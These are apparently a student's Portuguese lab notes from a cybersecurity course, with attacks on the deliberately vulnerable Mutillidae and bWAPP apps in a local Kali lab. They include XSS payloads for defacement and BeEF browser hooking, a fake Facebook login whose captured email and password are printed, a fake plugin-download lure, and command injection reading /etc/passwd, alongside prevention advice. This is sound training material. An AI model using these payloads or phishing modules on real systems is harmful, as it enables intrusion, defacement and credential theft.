

Aula 1

Foco da aula

Nessa aula, o professor Cainã trouxe uma visão geral dos temas, ferramentas e métodos que seriam abordados nas aulas de Cybersecurity.

Ferramentas e Aplicações

- **VirtualBox:** Virtualização de sistemas (ex.: Kali Linux).
- **OWASP:** Projeto para boas práticas e aplicações seguras.
- **Kali Linux:** Distribuição para auditoria e testes de segurança.

Aula 2

Tema: SQL Injection

Ferramentas: SQLmap, Burp Suite, browser DevTools

Técnica: Injeção SQL (Error-based, Union-based, Blind)

Defesa: Prepared statements / ORM / validação de entrada

- Explora falhas em consultas SQL concatenadas com entrada do usuário.
- Afeta aplicações que usam bancos relacionais sem tratamento de entrada.

The screenshot shows a Kali Linux desktop environment with a Firefox browser window open. The browser is displaying the OWASP Mutilidae II: Web Pwn in Mass Production website. The page title is "OWASP Mutilidae II: Web Pwn in Mass Production". The version information at the top of the page is "Version: 2.6.24 Security Level: 0 (Hosed) Hints: Enabled (1 - 5cript K1dd1e) Not Logged In". Below the title, there is a "Login" form with fields for "Username" and "Password" and a "Login" button. Above the form, a red error message box contains the text "Account does not exist". To the left of the main content area, there is a sidebar with links to various OWASP resources like "OWASP 2013", "OWASP 2010", "OWASP 2007", "Web Services", "HTML 5", "Others", "Documentation", and "Resources". At the bottom of the sidebar, there are links for "Getting Started: Project Whitepaper", "Release Announcements", and "Video Tutorials". The browser's address bar shows the URL "10.0.2.4/mutillidae/index.php?page=login.php". The operating system taskbar at the top of the screen shows several icons, including a terminal icon, a file manager icon, and a browser icon.

Etapas Realizadas

- Testes com payloads para identificar colunas, tabelas e extrair dados.
- Uso de SQLmap para automação.

Prevenção (Aula 2)

- Use **Prepared Statements** / consultas parametrizadas.
- Valide entrada com **whitelist** (aceitar apenas formatos previstos).

- Restrinja permissões do usuário do banco (**menor privilégio**).
- Use **ORMs** quando aplicável.
- Ative WAF e monitore logs para tentativas suspeitas.

Aula 3

Tema: XSS / BeEF

Ferramentas: BeEF, Burp Suite, browser DevTools

Técnica: Cross-Site Scripting (Reflected, Stored, DOM)

Defesa: Escape/encoding / CSP / validação e sanitização

- XSS permite que entradas maliciosas sejam executadas no navegador da vítima.
- BeEF é usado para demonstrar pós-exploração via browser hook.

Etapas Realizadas - XSS

Inserindo scripts:

Welcome To The Blog

Back Help Me!

Hints

Add New Blog Entry

View Blogs

Add blog for anonymous

Note: **,<i> and <u>** are now allowed in blog entries

```
<script>
    alert("Site Hackeado!");
</script>
```

Save Blog Entry



Tirando site do ar:

OWASP Mutillidae II: Web Pwn in Mass Production

Version: 2.6.24 Security Level: 0 (Hosed) Hints: Enabled (1 - Script K1ddle) Not Logged In

Home Login/Register Toggle Hints Show Popup Hints Toggle Security Enforce SSL Reset DB View Log View Captured Data

OWASP 2013
OWASP 2010
OWASP 2007
Web Services
HTML 5
Others
Documentation
Resources

Welcome To The Blog

Back Help Me!

Hints

Add New Blog Entry

[View Blogs](#)

Add blog for anonymous

Note: ,<i> and <u> are now allowed in blog entries

```
<script>
    document.body.innerHTML="";
</script>
```

Save Blog Entry

[View Blogs](#)

1 Current Blog Entries			
	Name	Date	Comment
1	anonymous	2009-03-01 22:27:11	An anonymous blog? Huh?

kali-linux-2025.3-virtualbox-amd64 [Executando] - Oracle VirtualBox

Arquivo Máquina Visualizar Entrada Dispositivos Ajuda

1 2 3 4

10.0.2.3/mutillidae/index Problem loading page +

OffSec Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB

Browser: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
PHP Version: 5.3.2-lubuntu4.30

Inserindo imagem:

Welcome To The Blog

 Back  Help Me!

 Hints

Add New Blog Entry  View Blogs


Add blog for anonymous

Note: **, <i> and <u>** are now allowed in blog entries

```
<script>
document.body.innerHTML="";
var image = new Image();
image.src = "https://backee.com/static/
wallpapers/1080x563/136402.jpg";
document.body.appendChild(image);
</script>
```

Save Blog Entry

1 Current Blog Entries			
	Name	Date	Comment
1	anonymous	2009-03-01 22:27:11	An anonymous blog? Huh?



BeEFF

- O BeEF (Browser Exploitation Framework) é uma ferramenta open-source usada para explorar falhas em navegadores.


Em poucas palavras:

O atacante roda o BeEF num servidor e obtém uma interface web para controlar ataques.

Ele coloca um pequeno script JavaScript malicioso numa página ou envia por phishing.

Quando a vítima abre essa página, o navegador se conecta ao servidor BeEF e o invasor passa a controlar ações no navegador (muitos ataques usam XSS — Cross-Site Scripting).

Instalando BeEFF no Linux:



Página Inicial

Getting Started

Welcome to BeEF!

Before being able to fully explore the framework you will have to 'hook' a browser. To begin with you can point a browser towards the basic demo page [here](#), or the advanced version [here](#).

If you want to hook ANY page (for debugging reasons of course), drag the following bookmarklet link into your browser's bookmark bar, then simply click the shortcut on another page: [Hook Me!](#)

After a browser is hooked into the framework they will appear in the 'Hooked Browsers' panel on the left. Hooked browsers will appear in either an online or offline state, depending on how recently they have polled the framework.

Hooked Browsers

To interact with a hooked browser simply left-click it, a new tab will appear. Each hooked browser tab has a number of sub-tabs, described below:

- Details:** Displays information about the hooked browser after you've run some command modules.
- Logs:** Displays recent log entries related to this particular hooked browser.
- Commands:** This tab is where modules can be executed against the hooked browser. This is where most of BeEF functionality resides. Most command modules consist of JavaScript code that is executed against the selected browser. Some command modules allow you to perform any actions that can be achieved through Javascript; for example they may gather information about the Hooked Browser, manipulate the DOM or perform other activities such as exploiting vulnerabilities within the local network of the Hooked Browser.

Each command module has a traffic light icon, which is used to indicate the following:

- Green: The command module works against the target and should be invisible to the user
- Orange: The command module works against the target, but may be visible to the user
- Grey: The command module is yet to be verified against this target
- Red: The command module does not work against this target

XssReys: The XssReys tab allows the user to check if links, forms and URI path of the page (where the browser is hooked) is vulnerable to XSS.

Proxy: The Proxy tab allows you to submit arbitrary HTTP requests on behalf of the hooked browser. Each request sent by proxy is recorded in the history panel. Click a history item to view the HTTP header, the HTML source and the HTTP response.

Network: The Network tab allows you to interact with hosts on the local network(s) of the hooked browser.

WebRTC: Send commands to the victim's systems via a zombie specified as the primary WebRTC callee.

Inserindo comando de redirecionamento:

Screenshot of a BeEF Control Panel interface showing a blog entry addition page. The URL is 10.0.2.3/mutillidae/index.php?page=add-to-your-blog.php

OWASP Mutillidae II: Web Pwn in Mass Production

Version: 2.6.24 Security Level: 0 (Hosed) Hints: Enabled (1 - 5cr1pt Kl1ddle) Not Logged In

Home Login/Register Toggle Hints Show Popup Hints Toggle Security Enforce SSL Reset DB View Log View Captured Data

Welcome To The Blog

Back Help Me!

Hints

Add New Blog Entry

View Blogs

Add blog for anonymous

Note: ,<i> and <u> are now allowed in blog entries

<script src="http://127.0.0.1:3080/hook.js"></script>

Save Blog Entry

View Blogs

2 Current Blog Entries

	Name	Date	Comment
1	anonymous	2025-10-29 18:20:06	
2	anonymous	2009-03-01 22:27:11	An anonymous blog? Huh?

Gerando pagina fake de login - Facebook:

Screenshot of the BeEF Control Panel showing the "Commands" tab. A module named "Pretty Theft" is selected.

Module Tree

- Browser (59)
- Chrome Extensions (6)
- Debug (6)
- Exploits (105)
- Host (24)
- IE (9)
- Metasploit (1)
- Misc (19)
- Network (23)
- Persistence (9)
- Phonegap (16)
- Social Engineering (24)
 - Text to Voice
 - Clickjacking
 - Clippy
 - Fake Flash Update
 - Fake Notification Bar
 - Fake Notification Bar (Chrom)
 - Fake Notification Bar (Firefo)
 - Fake Notification Bar (IE)
 - Google Phishing
 - Lcamtuf Download
 - Pretty Theft
 - Replace Videos (Fake Plugi
 - Simple Hijacker
 - Spool Address Bar (data UR
 - TabHijacking
 - Edge WScript WSH Injecto
 - Fake Eventvrc Web Clipper
 - Fake LastPass
 - Firefox Extension (Bindshel
 - Firefox Extension (Dropper)
 - Firefox Extension (Reverse
 - HTA PowerShell
 - SiteKiosk Breakout
 - User Interface Abuse (IE 9/1

Module Results History

The results from executed command modules will be listed here.

Pretty Theft

Description: Asks the user for their username and password using a floating div.

ID: 8

Dialog Type: Facebook

Backing: Grey

Custom Logo: http://0.0.0.3000/ui/media/images/beef.png

Execute

BeEF Control Panel | 10.0.2.3/mutillidae/index.php | +

OffSec Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB

OWASP Mutillidae II: Web Pwn in Mass Production

Version: 2.6.24 Security Level: 0 (Hosed) Hints: Enabled (1 - Script Kiddie) Not Logged In

Home Login/Register Toggle Hints Show Popup Hints Toggle Security Enforce SSL Reset DB View Log View Captured Data

OWASP 2013

- OWASP 2010
- OWASP 2007
- Web Services
- HTML 5
- Others
- Documentation
- Resources

Getting Started: Project Whitepaper

Release Announcements

YouTube Tutorials

Welcome To The Blog

Back Help Me!

Hints

Add New Blog Entry View Blogs

Facebook Session Timed Out

Your session has timed out due to inactivity.
Please re-enter your username and password to login.

Email: Password: Log in

Save Blog Entry

View Blogs

2 Current Blog Entries

	Name	Date	Comment
1	anonymous	2025-10-29 18:20:06	
2	anonymous	2009-03-01 22:27:11	An anonymous blog? Huh?

BeEF Control Panel | 127.0.0.1:3000/ui/panel#id=lyUSOO5d4S1KZyqj4FSaK5myBM4czdMyBFnd6WCsYKnIRKWXHy6Rd2xW3YX7wcm553h1YtNNRKrj0

OffSec Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB

BeEF 0.5.4.0 | Logout

Hooked Browsers

- Online Browsers
 - 10.0.2.3
- Offline Browsers

Getting Started Logs Zombies Auto Run Current Browser

Details Logs Commands Proxy XssRays Network

Module Tree

- Search
 - Browser (59)
 - Chrome Extensions (6)
 - Debug (9)
 - Exploits (105)
 - Host (24)
 - IEPEC (9)
 - Metasploit (1)
 - Misc (19)
 - Network (23)
 - Persistence (9)
 - Phonegap (16)
 - Social Engineering (24)
 - Text to Voice
 - Clickjacking
 - Clippy
 - Fake Flash Update
 - Fake Notification Bar
 - Fake Notification Bar (Chrom)
 - Fake Notification Bar (Firefox)
 - Fake Notification Bar (IE)
 - Google Phishing
 - Lcamtuf Download
 - Pretty Theft

Module Results History

id	date	label
0	2025-10-29 18:24	command 1
1	2025-10-29 18:26	command 2

Command results

```
1 data: answer=ricardo.ads402@gmail.com:1020304060
```

Wed Oct 29 2025 18:26:05 GMT-0400 (Eastern Daylight Time)

Gerando pop-up para download de arquivo malicioso mascarado de plugin

BeEF Control Panel | 127.0.0.1:3000/ui/panel#id=lyUSOO5d4S1KZyqj4FSaK5myBM4czdMyBFnd6WCsYKnIRKWXHy6Rd2xW3YX7wcm553h1YtNNRKrj0

OffSec Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB

BeEF 0.5.4.0 | Logout

Hooked Browsers

- Online Browsers
 - 10.0.2.3
- Offline Browsers

Getting Started Logs Zombies Auto Run Current Browser

Details Logs Commands Proxy XssRays Network

Module Tree

- Search
 - Browser (59)
 - Chrome Extensions (6)
 - Debug (9)
 - Exploits (105)
 - Host (24)
 - IEPEC (9)
 - Metasploit (1)
 - Misc (19)
 - Network (23)
 - Persistence (9)
 - Phonegap (16)
 - Social Engineering (24)
 - Text to Voice
 - Clickjacking
 - Clippy
 - Fake Flash Update
 - Fake Notification Bar
 - Fake Notification Bar (Chrom)
 - Fake Notification Bar (Firefox)
 - Fake Notification Bar (IE)
 - Google Phishing
 - Lcamtuf Download
 - Pretty Theft

Module Results History

id	date	label
0	2025-10-29 18:29	command 1
1	2025-10-29 18:29	command 2

Fake Notification Bar (Firefox)

Description: Displays a fake notification bar at the top of the screen, similar to those presented in Firefox. If the user clicks the notification they will be prompted to download a file from the specified URL.

Id: 16

Plugin URL:

Notification text:

BeEF Control Panel | 10.0.2.3/mutillidae/index.php?page=add-to-your-blog.php | +

OffSec Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB

An additional plug-in is required to display some elements on this page. [Install plug-in...](#)

OWASP Mutillidae II: Web Pwn in Mass Production

Prevenção (Aula 3)

- **Escape/encode** todo dado antes de renderizar (HTML, JS, URL).
- Use **Content Security Policy (CSP)** para limitar fontes de scripts.
- Valide e **sanitize** entradas; para HTML permitido, use sanitizadores (ex.: HtmlSanitizer).
- Utilize frameworks que fazem encoding automático (React, Angular, Razor).
- Evite `innerHTML` e funções que interpretam HTML diretamente.

Aula 4

Tema: *Command Injection*

Ferramentas: Commix, Burp Suite, terminal (nc, curl)

Técnica: Injeção de comandos do SO (uso de ; , && , | , fechamentos de string)

Defesa: Não passar entrada ao shell / validação / lista branca

- Permite execução arbitrária de comandos no servidor quando entrada é concatenada a shells.

Etapas Realizadas

Comando inicial de exemplo:

The screenshot shows the OWASP Muttillidae II interface. On the left, there's a sidebar with navigation links for OWASP 2013, 2010, 2007, Web Services, HTML 5, Others, Documentation, Resources, Getting Started: Project Whitepaper, Release Announcements, and YouTube Video Tutorials. A dropdown menu is open over the 'Web Services' link, showing options: 2010 A7 - Insecure Cryptographic Storage, 2010 A8 - Failure to Restrict URL Access, and 2010 A9 - Insufficient Transport Layer Protection. The main content area has a title 'OWASP Muttillidae II: Web Pwn in Mass Production' and a sub-header 'Version: 2.6.24 Security Level: 0 (Hosed) Hints: Enabled (1 - Scr1pt K1ddle) Not Logged In'. Below this are links for Home, Login/Register, Toggle Hints, Show Popup Hints, Toggle Security, Enforce SSL, Reset DB, View Log, and View Captured Data. A 'DNS Lookup' section contains a 'Help Me!' button and a 'Hints' dropdown. An 'AJAX' button with the text 'Switch to SOAP Web Service Version of this Page' is also present. A central input field asks 'Who would you like to do a DNS lookup on?' with a placeholder 'Enter IP or hostname'. Below it is a 'Hostname/IP' input field with a value of 'google.com.br' and a 'Lookup DNS' button. The results section shows the output for 'Results for google.com.br':
Server: 192.168.15.1
Address: 192.168.15.1#53
Non-authoritative answer:
Name: google.com.br
Address: 172.217.30.35

Explorando vulnerabilidades:

Who would you like to do a DNS lookup on?

Enter IP or hostname

Hostname/IP: google.com; ls -la

Lookup DNS

Results for google.com; ls -la

```
Server: 192.168.15.1
Address: 192.168.15.1#53

Non-authoritative answer:
Name: google.com
Address: 172.217.162.238

total 616
drwxr-xr-x 17 www-data www-data 4096 Jul 28 2015 .
drwxr-xr-x 2 www-data www-data 4096 May 18 2015 ..
-rw-r--r-- 1 www-data www-data 459 May 5 2015 .buildpath
drwxr-xr-x 8 www-data www-data 4096 Aug 20 2015 .git
-rw-r--r-- 1 www-data www-data 630 Feb 21 2014 .htaccess
-rw-r--r-- 1 www-data www-data 884 May 5 2015 .project
drwxr-xr-x 2 www-data www-data 4096 Jul 18 2015 .settings
-rw-r--r-- 1 www-data www-data 4096 Jul 28 2015 add-to-your-blog.php
drwxr-xr-x 2 www-data www-data 4096 Sep 26 2013 ajax
-rw-r--r-- 1 www-data www-data 5915 Jul 28 2015 arbitrary-file-inclusion.php
-rw-r--r-- 1 www-data www-data 534 Sep 26 2013 authorization-required.php
-rw-r--r-- 1 www-data www-data 1437 Jul 28 2015 back-button-discussion.php
-rw-r--r-- 1 www-data www-data 9136 Jul 28 2015 browser-info.php
-rw-r--r-- 1 www-data www-data 8211 Jul 28 2015 captured-data.php
-rw-r--r-- 1 www-data www-data 7853 Jul 28 2015 captured-data.php
-rw-r--r-- 1 www-data www-data 0 Aug 2 2015 captured-data.txt
drwxr-xr-x 2 www-data www-data 4096 Jul 28 2015 classes
-rw-r--r-- 1 www-data www-data 22419 Jul 28 2015 client-side-control-challenge.php
-rw-r--r-- 1 www-data www-data 4096 Jul 28 2015 comments.php
drwxr-xr-x 2 www-data www-data 4096 Jul 28 2015 data
-rw-r--r-- 1 www-data www-data 2522 Sep 26 2013 database-offline.php
-rw-r--r-- 1 www-data www-data 1302 Jul 28 2015 directory-browsing.php
-rw-r--r-- 1 www-data www-data 7670 Jul 28 2015 dns-lookup.php
-rw-r--r-- 1 www-data www-data 4096 Jul 28 2015 documentation.php
drwxr-xr-x 2 www-data www-data 4096 Jul 28 2015 documentation-power.php
-rw-r--r-- 1 www-data www-data 1469 Jun 18 2015 framer.html
-rw-r--r-- 1 www-data www-data 1121 Jul 28 2015 framing.php
-rw-r--r-- 1 www-data www-data 1617 Jul 28 2015 hackers-for-charity.php
-rw-r--r-- 1 www-data www-data 5231 Jul 24 2015 home.php
-rw-r--r-- 1 www-data www-data 9314 Jul 28 2015 html5-storage.php
```

Who would you like to do a DNS lookup on?

Enter IP or hostname

Hostname/IP: google.com; cat /etc/passwd

Lookup DNS

Results for google.com; cat /etc/passwd

```
Server: 192.168.15.1
Address: 192.168.15.1#53

Non-authoritative answer:
Name: google.com
Address: 172.217.162.238

root:x:0:root:root:/root:/bin/bash
daemon:x:1:daemon:/usr/sbin:/bin/sh
bin:x:2:bin:/bin:/bin/sh
sys:x:3:sys:/usr/sys:/bin/sh
sync:x:4:65534:sync:/bin:/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:mail:/var/mail:/bin/sh
news:x:9:news:/var/spool/news:/bin/sh
uucp:x:10:uucp:/var/spool/uucp:/bin/sh
proxy:x:13:proxy:/bin:/bin/sh
www-data:x:33:www-data:/var/www:/bin/sh
background:x:34:background:/usr/bin:/bin/sh
list:x:39:39:Mail List Manager:/var/www/list:/bin/sh
irc:x:39:39:ircd:/var/run/ircd:/bin/sh
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh
nobody:x:65534:65534:nobody:/nonexistent:/bin/sh
libnssuid:x:100:100:/var/lib/libnssuid:/bin/false
syslogd:x:101:101:/var/run/syslog:/bin/false
klog:x:102:103::/home/klog:/bin/false
mysql:x:103:105:MySQL Server,,,:/var/lib/mysql:/bin/false
landscape:x:104:122::/var/lib/landscape:/bin/false
sshd:x:105:65534::/var/run/sshd:/usr/sbin/nologin
postgres:x:106:106:PostgreSQL Administrators,,,:/var/lib/postgresql:/bin/bash
messagbus:x:107:114::/var/run/dbus:/bin/false
tomcat6:x:108:115::/usr/share/tomcat6:/bin/false
user:x:1000:1000:user,,,;/home/user:/bin/bash
polkituser:x:109:118:PolicyKit,,,;/var/run/PolicyKit:/bin/false
haldaemon:x:110:119:Hardware abstraction layer,,,;/var/run/hald:/bin/false
pulse:x:111:120:PulseAudio daemon,,,;/var/run/pulse:/bin/false
```

Prevenção (Aula 4)

- Nunca passe entrada do usuário diretamente para o shell.
- Use APIs nativas em vez de `system()` / `exec()` quando possível.
- Sanitizar com funções seguras (ex.: `escapeshellarg`) ou usar listas brancas.
- Reduza privilégios do processo e isole com contêiner/chroot.
- Monitore e registre execuções suspeitas.

Aula 5

Tema: LFI / RFI

Ferramentas: curl, wget, Burp/ZAP, shell scripts

Técnica: Local File Inclusion (LFI) / Remote File Inclusion (RFI)

Defesa: Validação de caminhos / desativar inclusão remota / restrição de uploads

- **LFI:** inclusão de arquivos locais no servidor por falta de validação (ex.: `../../../../etc/passwd`).
- **RFI:** inclusão de arquivos remotos via URL, permitindo carregar/rodar código externo.

Etapas Realizadas

Realizando busca sobre os principais diretórios e pastas

The screenshot shows a Kali Linux desktop environment with a terminal window open. The terminal command is `grep -r "/OS Command Injection /" /var/www/html/bWAPP/`. The results of the search are displayed in the terminal, listing numerous PHP files from the bWAPP application that contain OS command injection vulnerabilities. The files include `admin/aim.php`, `forgotten.php`, `insecure_login.php`, `ba_insecure_login_1.php`, `ba_insecure_login_2.php`, `ba_insecure_login_3.php`, `ba_logout.php`, `ba_logout_1.php`, `ba_pwd_attacks.php`, `ba_pwd_attacks_1.php`, `ba_pwd_attacks_2.php`, `ba_pwd_attacks_3.php`, `ba_pwd_attacks_4.php`, `ba_weak.php`, `backdoor.php`, `bugs.txt`, `bugs_top10_2010.txt`, `captcha.php`, `clickjacking.php`, `commandi.php`, `commandi_blind.php`, `config.inc.php`, `connect.php`, `connect_i.php`, `credits.php`, `cs_validation.php`, `csrf_1.php`, `csrf_2.php`, `csrf_3.php`, `directory_traversal_1.php`, `directory_traversal_2.php`, `documents.php`, `fonts.php`, `functions.php`, `external.php`, `heartbleed.php`, `hostheader_1.php`, `hostheader_2.php`, `hpp-1.php`, `hpp-2.php`, `hpp-3.php`, `html_current_url.php`, `html_get.php`, `html_post.php`, `html_stored.php`, `http_response_splitting.php`, `http_verb_tampering.php`, `images_index.php`, `info.php`, `info_install.php`, `information_disclosure_1.php`, `information_disclosure_2.php`, `information_disclosure_3.php`, `information_disclosure_4.php`, `insecure_crypt_storage_1.php`, `insecure_crypt_storage_2.php`, `insecure_direct_object_ref_1.php`, `insecure_direct_object_ref_2.php`, `insecure_direct_object_ref_3.php`, `install.php`, `install_transport_layer_protect.php`, `lang_en.php`, `lang_fr.php`, `lang_nl.php`, `ldap_connect.php`, `ldapi.php`, `login.php`, `logout.php`, `mail.php`, `manual_interv.php`, `message.txt`, `mysql_ps.php`, `password_change.php`, `passwords.php`, `cgi.php`, `php_eval.php`, `php_info.php`, `portal.bak`, `portal.php`, `portal.zip`, `reset.php`, `restrict_device_access.php`, `restrict_folder_access.php`, `rfl.php`, `robots.txt`, `secret-cors-1.php`, `secret-cors-2.php`, `secret-cors-3.php`, `secret_change.php`, `secret_html.php`, `security.php`, `security_level_check.php`, `security_level_set.php`, `selections.php`, `sm_cors.php`, `sm_cross_domain_policy.php`, `sm_dos.php`, `sm_dos_1.php`, `sm_dos_2.php`, `sm_ftp.php`, `sm_local_priv_esc.php`, `sm_mitm_1.php`, `sm_mitm_2.php`, `sm_oob_files.php`, `sm_robots.php`, `sm_samba.php`, `sm_smnp.php`, `sm_webdav.php`, `sm_xst.php`, `smgmt_admin_portal.php`, `smgmt_cookies_httponly.php`, `smgmt_cookies_secure.php`, `smgmt_sessionid_url.php`, `smgmt_strong_sessions.php`, `soap.php`, `sql_1.php`, `sql_2.php`, `sql_3.php`, `sql_4.php`, `sql_5.php`, `sql_6.php`, `sql_7.php`, `sql_8-1.php`, `sql_8-2.php`, `sql_9.php`, `ssl.php`, `srft.php`, `stylesheets_test.php`, `top_security.php`, `training.php`, `training_install.php`, `unrestricted_file_upload.php`, `unvalidated_redir_fwd.php`, `unvalidated_redir_fwd_1.php`, `unvalidated_redir_fwd_2.php`, `update.php`, `user_activation.php`, `user_extra.php`, `user_new.php`, `web_config.php`, `ws_soap.php`, `xmli_1.php`, `xmli_2.php`, `xss_ajax_1-1.php`, `xss_ajax_1-2.php`, `xss_ajax_2-1.php`, `xss_ajax_2-2.php`, `xss_back_button.php`, `xss_custom_header.php`, `xss_eval.php`, `xss_get.php`, `xss_href-1.php`, `xss_href-2.php`, `xss_href-3.php`, `xss_json.php`, `xss_self.php`, `xss_post.php`, `xss_referer.php`, `xss_stored_1.php`, `xss_stored_2.php`.

bWAPP is for educational purposes only / Follow [@MME_BVBA](#) on Twitter and ask for our cheat sheet, containing all solutions! / Need a [training?](#) / © 2014 MME BVBA

Identificando a URL para utilizar no Commix via ZAP

The screenshot shows the ZAP interface with the following details:

- Header:**

```
POST http://10.0.2.4/bWAPP/commandi.php HTTP/1.1
host: 10.0.2.4
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Content-Type: application/x-www-form-urlencoded
Content-Length: 25
Origin: http://10.0.2.4
Connection: keep-alive
Referer: http://10.0.2.4/bwAPP/commandi.php
Cookie: PHPSESSID=v1suveabsm7eqrc6d652ng24; acopendivids=swingset,otto,phpbb2,redmine; acgroupswithpersist=nada; security_level=0
Upgrade-Insecure-Requests: 1
Priority: u=0, l
```
- Body:**

```
target=%7C+ls+form=submit
```
- History Table:**

ID	Source	Req. Timestamp	Method	URL	Code	Reason	RTT	Size	Resp. Body	Highest Alert	Note	Tags
16	Proxy	10/8/25, 6:29:02 PM	GET	http://10.0.2.4/bWAPP/login.php	200	OK	29 ms	2,882 bytes				
17	Proxy	10/8/25, 6:29:03 PM	GET	http://10.0.2.4/bWAPP/stylesheets/styleSheet.css	200	OK	15 ms	5,994 bytes				
18	Proxy	10/8/25, 6:29:03 PM	GET	http://10.0.2.4/bWAPP/fnrm15.js	200	OK	25 ms	2,394 bytes				
